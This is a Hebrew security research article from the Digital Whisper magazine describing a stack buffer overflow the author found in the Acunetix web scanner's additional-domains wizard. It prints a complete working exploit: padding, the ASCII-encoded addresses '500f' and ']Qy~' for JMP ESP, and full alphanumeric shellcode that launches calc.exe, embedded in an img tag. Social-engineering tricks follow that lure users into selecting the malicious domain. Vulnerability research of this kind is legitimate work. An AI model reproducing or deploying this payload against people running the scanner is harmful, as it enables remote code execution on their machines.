Digital Whisper
Technologic Papers

# הגנה אקטיבית, הדור הבא של אבטחת המידע

נכתב ע"י דנור כהן (An7i)

## רקע למאמר

במהלך החודשים האחרונים, ישבתי לחשוב על קונספט חדש בעולם אבטחת המידע. רציתי לבוא ולתת בשורה חדשה, משהו מרענן וחדש שטרם נראה. בהתחלה ישבתי וניסיתי למצוא פתרונות לבעיות אבטחת מידע שונות ולבסוף נכנעתי להרגל המקצועי שלי ונסחפתי לכיוון עולם התקיפה שבו אני מצוי בשנים האחרונות כבודק חדירה וכהאקר בכלל.

לבסוף לאחר כמה כיווני מחשבה, עלה לי רעיון דיי מסקרן. שאלתי את עצמי, האם כלי התקיפה שבהם אנחנו משתמשים מפעם לפעם על מנת לאתר חולשות אבטחה, עומדים בעצמם בסטנדרט האבטחה שהם מתיימרים לבדוק?

האם כלי התקיפה נכתבו במתודולוגיית פיתוח מאובטח על מנת למנוע חורי אבטחה בכלים עצמם? או שמה מפתחי הכלים בעצמם חטאו בחטא היוהרה בעודם מפתחים מודולים על גבי מודולים של תקיפה, עד ששכחו לחשוב על אלמנט ההגנה? חשבתי לעצמי, כמה מדהים זה יהיה אילו יכולתי למצוא חור אבטחה בסורק אבטחה כזה או אחר, כך שאם מישהו ישתמש בו נגדי אוכל לגרום לקריסת הכלי או אפילו להרצת קוד מרוחק!!

לצורך כך עשיתי לעצמי רשימה של כלי אבטחה נפוצים אשר משמשים האקרים רבים ברחבי העולם והתחלתי לבחון אחד אחד, איזה כלי תקיפה מאפשר הזרמה של כמות מידע מהאלמנט הנסרק חזרה אל הכלי. לאחר מכן סיננתי את כלי האבטחה שנכתבו בקוד פתוח (שכן הללו נוטים להיות חסינים יותר מפני טעויות פיתוח).

לישורת האחרונה הגיעו מספר כלי פריצה אשר עמדו בכל הקריטריונים שהצבתי.מתוך הכלים שאספתי הייתי צריך לבחור את כלי האבטחה הנפוץ ביותר בקרב האקרים מתחילים ופחות מקצועיים על מנת לכסות טווח רחב ככל שניתן של האקרים מרחבי העולם.

לאחר השלמת כלל הבדיקות נבחר כלי הסריקה האוטומטי Acunetix.

Acunetix הינו סורק אפליקטיבי אשר עושה עבודה לא רעה בכלל בתחום ה-WEB. הכלי יודע לסרוק את כל האתר, לפרסר את כלל התוכן שלו (כולל שפות צד לקוח מסוגים שונים) ולאתר חולשות אבטחת מידע במערכת.

הכלי מאוד נפוץ בקרב האקרים סוג ד', אשר מעוניינים להשיג תוצאות מהירות ב-0 מאמץ או ידע. על אף הפשטות של השימוש בכלי, ניתן לקבל אתו תוצאות טובות לפעמים. כך לדוגמא, האקר מתחיל לגמרי אשר איננו יודע לבצע מניפולציות שונות על קלטים באתר הנבדק, יוכל לקבל לידיו סט של חולשות אבטחה כדוגמת SQL injection, SSI injection, XSS, CSRF ועוד... בפשטות, על ידי סריקת האתר עם הכלי.

עובדה זו מאפשרת לתוקפים רבים ללא ניסיון מספק, לבצע נזק רב לאתרים ולעיתים אף להגיע לשליפה של נתונים רגישים כדוגמת כרטיסי אשראי מאתרים צד ג' אשר אינם מאובטחים כראוי. בדיוק בגלל הסיבות שמניתי למעלה, החלטתי ש-Acunetix הינו מועמד מושלם לבדיקה שלי.

עכשיו נשאר רק למצוא חולשה כלשהי בכלי אשר תאפשר השתלטות מרחוק על המשתמש הזדוני. כשהתחלתי לחשוב על הנושא מה שנראה כמשימה קשה מאוד במחשבה ראשונה, הלך והסתבר כפעולה שאיננה אמורה להיות קשה לביצוע.

סה"כ מדובר בכלי שיונק את כל המידע שלו ממני - המשתמש המותקף, כל הפונקציות שמבצעות מניפולציות ובדיקות על הקלטים השונים, עושות זאת על הקלטים שאני מעביר להם. נשאר אם כן, למצוא את הפונקציה הפגיעה אשר תפרסר את המידע ששלחתי בצורה שגויה, ואנחנו על הגל.

## הביצוע

במהלך שבוע ימים הקדשתי את עצמי למטרה, התקנתי Acunetix מהגרסה הראשונה שמצאתי ברשת (על מכונה וירטואלית כמובן). התקנתי שרת אינטרנט מסוג WAMP על המכונה הוירטואלית והתחלתי לשחק. בתחילה כתבתי אתר אינטרנט שפגיע לכל מיני סוגי חולשות מוכרות, כגון XSS ו-Sql Injection, ובדקתי בסורק איזה מידע מוצג לתוקף בסופו של יום במסך וניסיתי לייצר שגיאות זיכרון באזור ההוא.

לאחר יומיים בדיקה נראה כי האלמנט הנ"ל בכלי מוגן בצורה טובה (על פניו). השלב הבא היה לנסות ולאתר חולשות במסך האשף של הכלי. ניסיתי לבדוק איזה מידע מגיע מהאתר אל האשף בזמן הרצת הכלי ולנסות לתקוף משם.

אכן האשף בתחילת ההרצה שולח בקשת HTTP אל האתר הנסרק על מנת לדגום את הטכנולוגיות שלו (מתוך הבאנרים המתקבלים בתגובת ה-HTTP). האשף מפרסר את הבאנרים ומציג למשתמש את הטכנולוגיות השונות, את סוג השרת, סוג שפת צד השרת ועוד.

על מנת לבדוק את האספקט הזה של הכלי, השתמשתי בכלי האהוב עלי משכבר הימים BURP (פרוקסי מקומי בעל אפשרויות רבות ומגוונות, אחת מהאפשרויות בכלי זה הינה לבצע החלפה אוטומטית של מחרוזות).

בתחילה הגדרתי ל-Acunetix שיעבור דרך הפרוקסי שלי (BURP). לאחר מכן הגדרתי ל-BURP להחליף בצורה אוטומטית את תשובת שרת ה-WAMP שלי בתשובות אחרות והתחלתי לבדוק. כך לדוגמא, בזמן ש-ACUNETIX דגם את האתר שלי ושלח בקשת HTTP התשובה שהייתה אמורה לחזור על הבאנר:

```
Server: Apache/2.2.3
X-Powered-By: PHP/5.1.6
```

הגדרתי ל-BURP להחזיר תשובות כמו:

```
Server: Apache/2.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA x5000
X-Powered-By: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB x 10000
```


למותר לציין שכל הבדיקות הללו חזרו שגויות, האפליקציה לא קרסה.

השלב הבא באשף הסריקה של Acunetix הציג את רשימת הדומיינים הנוספים לסריקה. הכלי בעצם מציג לתוקף כל מיני דומיינים שונים אשר אמורים להיות קשורים לאתר הנסרק בצורה כשלהי ועל ידי כך לגרום לתוקף לקצר את הדרך ולסרוק אותם במקביל.

כך לדוגמא אם נריץ את הכלי כנגד הבלוג שלי בכתובת הבאה:

http://an7isec.blogspot.co.il/

מקבל את התגובה הבאה מהאשף:



כפי שניתן לראות באמצע המסך, האשף מציג רשימה של דומיינים נוספים לסריקה. אם כן, כיצד Acunetix יודע לזהות דומיינים שקשורים למערכת שלי? התשובה פשוטה.

Acunetix עובר על הדף הראשון שהוא סרק בעת תהליך הדגימה הראשוני (Index.php, default.asp וכו') ומחפש בתוכו את רצף התווים הבא: http://somesite. לאחר מכן הכלי משווה בין המחרוזת somesite לבין המחרוזת של האתר שהוא כרגע סורק. אם המחרוזות לא זהות, הכלי מניח שמדובר בקישור חיצוני ומציג את המחרוזת כדומיין נוסף לסריקה. בשלב הזה החלטתי לבדוק את מנגנון הדומיינים הנוספים.


הוספתי לאתר שלי קישור נוסף:

```
http://AAAAAAAAAAAAAAAAAAAA x 5000
```

לאחר מכן כש- Acunetix הציג לי את המחרוזת הנ"ל כדומיין נוסף שאולי אני מעוניין לסרוק, סימנתי אותו והתחלתי בסריקה. הדבר הבא שראיתי, היה את Acunetix נעלם לי מול העיניים.

## המימוש

כעת לאחר שהשגנו קריסה של הכלי, יש לבדוק באמצעות Debbuger כיצד בדיוק גרמנו לקריסת הכלי. הרצה של בכלי בתוך Immunity Debugger חשפה את סיבת הקריסה:




כפי שניתן לראות בתמונה לעיל, שם הדומיין הארוך שיצרנו (AAAAA x 5000) דרס את התוכן של האוגר EDX, פעולה שגררה ניסיון גישה לכתובת זיכרון שאיננה קיימת 41414139 בשורה הבאה:

```
MOVE ECX, DWORD PTR DS: [EDX-8];
```

בשלב זה ניתן להבחין כי גם מבנה ה-SEH נדרס, מה שיכול היה להוביל ל-SHE Based exploit. יומיים שלמים בוזבזו על הניסיון הנ"ל רק על מנת להיווכח שלא ניתן לעקוף את מנגנון ה-SafeSEH.

מה הסיבה? במילה אחת-ASCII. חשוב מאוד לזכור שכיוון שאנחנו הזרקנו את המחרוזת הזדונית שלנו לכלי בתור מחרוזת של קישור לדומיין חיצוני, המחרוזת עברה המרה למחרוזת שידידותית לדפדפן. מה שאומר שכל תו שאיננו ASCII יעבור המרה וכל תו מיוחד אפילו שהינו ASCII יעבור המרה.

כך לדוגמא המחרוזת HTTP://AAAAAAAA.com תעבור המרה ל:

```
HTTP%3a%2f%2fAAAAAAAAA%2ecom
```

עובדה זו גורמת לכך שלא נוכל להשתמש באקספלוייט שלנו בשום תו שאיננו ASCII ויותר גרוע, בשום תו שעובר המרה בתהליך ה-URL Encode, להלן מספר תווים שאפשר כבר מראש לוותר עליהם:

```
<, >, /, ", `, @, #, $, %, &.
```

בשלב זה הייתי אמור ליצור אקספלוייט שבנוי אך ורק מאותיות, מספרים, ועוד כמה תווים שלמזלי לא עוברים המרה בתהליך ה-URL Encode (כמו () ~ [ ]).

עקב המגבלות הקשות הללו לא היה ניתן לעקוף את מנגנון ה-SafeSEH ולכן נאלצתי להמשיך ולחקור. השלב הבא היה לנסות ולתקן את זרימת התוכנית על מנת לנסות ולהגיע לעמדת תקיפה יותר טובה מהעמדה שבה אנחנו נמצאים כעת. כיוון ש-EAX נדרס נגרמה שגיאה, כעת היה עליי להבין את זרימת התוכנית ולנסות ולדרוס את EAX עם מחרוזת שלא תגרום לקריסה של התוכנית.


חקירה קצרה של הקוד לימדה אותי שעל מנת שהתוכנית לא תקרוס, עלי לדרוס את האוגר EAX עם כתובת זיכרון קריאה, דבר שבשגרה בכל סיטואציה אחרת, אבל בסיטואציה שבה ניתן להשתמש רק באותיות מספרים ועוד כמה תווים בודדים, הפעולה הופכת ליותר מסובכת.

למזלי הרב הצלחתי לאתר מרחב קבוע בזיכרון עם הרשאות קריאה אשר ניתן להצביע עליו באמצעות התווים שברשותי, הכתובת הנ"ל הייתה: 0x663030XX כאשר הייצוג שלה ב-ASCII הינו: 500f. אם כן, לאחר שמצאתי את המיקום המדויק במחרוזת שלי שבו אני דורס את EAX (לאחר 268 בתים מתחילת המחרוזת) ניסיתי לדרוס את EAX עם הכתובת של זיכרון קריא כפי שמצאתי לעיל.

כעת האקספלוייט שלי נראה כך:

```
<img src="http://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA500fBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB">
```

התוצאה הייתה שאכן הזרימה של התוכנית לא נתקעה והמשיכה כמתוכנן, לשמחתי הרבה פונקציה אחרת לגמרי גרמה לקריסה חדשה, רק שהפעם באמצעות שכתוב של האוגר EIP.




כפי שניתן לראות, סוף מחרוזת התקיפה שלי (אשר מכילה את האות B פעמים רבות) גרמה לדריסה של כתובת החזרה (RETN) באחת הפונקציות, מה שהוביל ישירות להשתלטות על האוגר EIP.

שליטה על אוגר ה-EIP משמעותה שליטה בהמשך הפעילות של התוכנית, היות וכידוע EIP הינו אוגר המצביע על ההוראה הבאה שעל המעבד לבצע. השלב האחרון במימוש המתקפה היה לאתר דרך לקפוץ על ה-Shellcode שלנו על מנת לבצע פעולה כלשהי. במקרה הנ"ל הפעולה הייתה כמעט מוכנה, כפי שניתן לראות בתמונה לעיל, מחרוזת ה-"BBB" שלנו מוצבעת על ידי אוגר ה-ESP, כך שכל מה שעלינו לעשות על מנת לקפוץ לקוד שלנו הוא לאתר פקודה בזיכרון אשר מבצעת JMP ESP או CALL ESP וכו'.

הבעיה היחידה כמובן, שעדיין עלינו להשתמש אך ורק בתווים אלפאנומריים ועוד כמה תווים מיוחדים בודדים. תודות לתוסף נפלא בשם Mona, ניתן לחפש מחרוזות ופקודות בזיכרון תוך מתן הנחיות ברורות למאפיינים שלהם. הוראה פשוטה ל-mona איפשרה לי לקבל את כלל המיקומים של JMP ESP בזיכרון אשר כתובתם בנויה ממספרים הניתנים לייצוג ב-ASCII, סינון של תוצאות המכילות תווים שלא טובים בגלל ה-URL ENCODE השאירה אותי עם תוצאות בודדות.

אחת מהתוצאות הספיקה בהחלט. בכתובת הזיכרון 0x7e79515d אשר ייצוגה ב-ASCII הינו ]Qy~ נמצאה ההוראה JMP ESP. וכעת לאחר המרת כלל הכתובות ל - ASCII האקספלוייט שלנו נראה כך:


```
<img src="http://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAA500fBBBB]Qy~BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB”>
```

500f - אחראי על הצבעה לכתובת זיכרון קריאה (על מנת לתקן את זרימת התוכנית).

]Qy~ - אחראי על הצבעה לפקודת JMP ESP על מנת לקפוץ לשאר הקוד שלנו.

הרצה של הכלי כנגד האקספלוייט לעיל הניבה את התוצאה הבאה:




כפי שניתן לראות בתמונה לעיל, כלל האלמנטים באקספלוייט תפקדו כראוי והתוצאה הינה, נחיתה ישירה על כתובת הזיכרון של תחילת ה-Payload שלנו.

השלב הבא במימוש האקספלוייט הינו למצוא / לייצר / לכתוב Shellcode אשר יאפשר לבצע פעולה כלשהי. הדבר הכי בעייתי כאמור היא העובדה שה-Shellcode שלנו צריך להיות בנוי אך ורק מתווים אלפאנומריים ועוד מספר תווים בודדים שאינם עוברים קידוד בתהליך ה-URL Encode כפי שתואר לעיל. Shellcode מהסוג הנ"ל ניתן לייצר באמצעות פלטפורמת Metasploit, לדוגמא "alpha upper" הינו Shellcode הבנוי כולו מתווי אלפא בלבד. על מנת להשתמש ב-Shellcode מהסוג הנ"ל חייב לוודא שה-Shellcode שלנו מוצבע על ידי אחד מהאוגרים. כך לדוגמא, במידה וה-Payload מוצבע על ידי האוגר EAX, יש להגדיר ל Metasploit את האוגר הנ"ל בעת יצירת ה-Shellcode. באקספלוייט שלנו לדוגמא, נשתמש ב-JMP ESP היות והמחרוזת של ה-PAYLOAD מוצבעת על ידי האוגר הנ"ל.

לצורך מימוש ה-POC השתמשתי ב-Shellcode מסוג "alpha upper" אשר תפקידו להוכיח הרצה של הבינארי "Calc.exe". כעת האקספלויט שלנו נראה כך:

```
<img src="http://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA500fBBBB]Qy~TYIIIIIIIIIIQZVTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB
0BBXP8ACJJIHZXL9ID414ZTOKHI9LMUKVPZ6QO9X1P26QPZTW5S1JR7LCTKN8BGR3RWS9
JNYLK79ZZ165U2KKLC5RZGNNUC70NEPB9OUTQMXPNMMPV261UKL71ME2NMP7FQY0NOHKP
KZUDOZULDS8PQ02ZXM3TCZK47PQODJ8O52JNU0N72N28MZKLTNGU7ZUXDDXZSOMKL4SQK
UNKMJPOOCRODCMDKR0PGQD0EYIRVMHUZJDOGTUV2WP3OIVQ1QJSLSKGBLYKOY7NWWLNG6
LBOM5V6M0KF2NQDPMSL7XT80P61PBMTXYQDK5DMLYT231V649DZTPP26LWSQRLZLQK15X
UXYUNP1BPF4X6PZIVOTZPJJRUOCC3KD9L034LDOXX5KKXNJQMOLSJ6BCORL9WXQNKPUWN
KRKJ8JSNS4YMMOHT3ZQJOHQ4QJUQLN1VSLV5S1QYO0YA">
```

כאשר החלק המסומן באדום הינו ה-Shellcode. הרצה של-Acunetix כנגד אתר המכיל את האקספלוייט הנ"ל הובילה להרצה של Calc.exe. כעת בשלב הזה יש לנו למעשה אקספלוייט פעיל ועובד אשר מאפשר הרצת קוד מרוחק על כל תוקף שיריץ סריקת Acunetix כנגד האתר שלנו (וכמובן יסמן את הדומיין הנוסף שלנו ברשימת הדומיינים).

## הנדסת אנוש


כעת לאחר שהושגה המטרה העיקרית שהינה פיתוח אקספלוייט עובד עלינו לעבור לשלב הבא, להפוך את האקספלוייט לכזה שיפיל כמה שיותר האקרים ולא רק את הטיפשים ביותר. על מנת להגיע לתוצאה הנ"ל היה עלי לחשוב כיצד לגרות את ההאקר לסמן את הדומיין הנוסף מהרשימה.

לצורך כך פיתחתי שני מתודולוגיות לגירוי, האחת מתבקשת והשנייה יצירתית.

- מתודולוגיה ראשונה: בפשטות, לתת שם מאוד מגרה לשם הדומיין כך שיגרום לתוקף לרצות ולסמן אותו. לצורך כך אפשר להוסיף מילים מגרות לשם הדומיין כדוגמת "Admin", "ControlPanel", "ManagmentDomain" וכדומה.
- מתודולוגיה שנייה (ויותר מבטיחה): היא הטעיה מלאה של התוקף.

על מנת לממש את ההטעיה, עלינו לדאוג שהתוקף יראה את מה שאנחנו רוצים שהוא יראה, גם, אם זהו שקר מוחלט. כך לדוגמא, בנייה של חלון הדומיינים הנוספים בצורה מסויימת יכולה לגרום לתוקף ברגע של חוסר ערנות, להאמין שהוא מסתכל על מסך אפשרויות של הסריקה עצמה.

בתמונה הבאה ניתן לראות כיצד אני ממשתי את ההטעיה:




חלון הדומיינים הנוספים נראה כעת כחלון אופציונאלי של פונקציות לסריקה. הפעולה יכולה בקלות רבה להטעות את העין של האקרים רבים ולגרום להם לסמן את הדומיין הזדוני ולו בשביל הבדיקה.

## סיכום

לסיכומו של עניין, לאחר העלאת רעיון מעניין, דבקות במטרה והשקעה של קצת יותר משבוע עבודה, השגתי אקספלוייט מאוד מעניין שמאפשר לי לתקוף את התוקפים שלי בצורה אוטומטית. חשוב לי לציין כי המאמר והאקספלוייט לא נועד להיות תוצאה סופית ומוגמרת של מלחמה בתוקפים.

